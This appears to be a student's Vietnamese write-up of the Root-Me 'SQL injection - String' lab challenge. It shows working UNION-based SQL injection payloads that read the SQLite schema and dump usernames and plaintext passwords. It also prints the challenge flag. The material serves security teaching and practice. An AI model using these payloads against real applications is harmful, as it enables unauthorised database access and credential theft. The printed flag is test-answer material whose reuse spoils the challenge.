Lê Hoàng Phúc


MSSV: 20521763

Lớp: Bảo mật web và ứng dụng - NT213.N21.ANTN

Tên challenge : SQL injection - String


Link challenge : https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-String

Thử chèn 1’ thì phát hiện có thể injection




Warning: SQLite3::query(): Unable to prepare statement: 1, near "'%'": syntax error in **/challenge/web-serveur/ch19/index.php** on line **150**
near "'%'": syntax error

Brute force để tìm số lượng cột trả về thì xác nhận là 2:




Warning: SQLite3::query(): Unable to prepare statement: 1, 1st ORDER BY term out of range - should be between 1 and 2 in **/challenge/web-serveur/ch19/index.php** on line **150**
1st ORDER BY term out of range - should be between 1 and 2



1 result(s) for "1'union select 1,2--"

1 (2)

Dùng payload 1’union select 1, sql from sqlite_master để tìm các lệnh sql thì phát hiện cấu trúc bảng user:




CMS v 0.02

Recherche

2 result(s) for "1' union select 1,sql from sqlite_master--"

```
1 (CREATE TABLE news(id INTEGER, title TEXT, description TEXT))
1 (CREATE TABLE users(username TEXT, password TEXT, Year INTEGER))
```

Dung lệnh select username,password from users , để lấy mật khẩu :




CMS v 0.02

Recherche

3 result(s) for "1' union select username,password from users--"

```
admin (c4K04dtIaJsuWdi)
user1 (OK4dSoYE)
user2 (8Wbhkzmd)
```

Đăng nhập thành công:



CMS v 0.02


Welcome back admin !

Your informations :

- username : ******

- password : ••••••••••••••••

Hi master ! **To validate the challenge use this password**



287 visitors now

Newest members :
Poups GodDaltom MxH
nohlan clemea jf2c Shugo

Offers

APP Cybersecurity analyst
CDI Cybersecurity consultant
AUT R&D engineer

Chatbox

donadtp
10 April 2023 at 21:09
ptddrrrr ok soolking

9aylas
10 April 2023 at 07:34
wééé sl3aa

Atr3u5
30 March 2023 at 06:18
hello guys. Do you have some suggestions of easy machines to root in CTF all day? I just solved the metasploitable 1 and 2.

SQL injection - String

30 Points

CMS v 0.0.2

Author	Level	Validations	Note
g0uZ, 24 December 2012		17397 Challengers 7%	★★★★★ 664 Votes

Statement

Retrieve the administrator password

13 related ressource(s)

- Injection SQL (Web)
- Blackhat Europe 2009 - Advanced SQL injection whitepaper (Exploitation - Web)
- Guide to PHP security : chapter 3 SQL injection (Exploitation - Web)
- Blackhat US 2006 : SQL Injections by truncation (Exploitation - Web)
- Manipulating SQL server using SQL injection (Exploitation - Web)

Validation

Well done, you won 30 Points

Don't forget to give your opinion on the challenge by voting ;-)

Time 5p

Flag : c4K04dtIaJsuWdi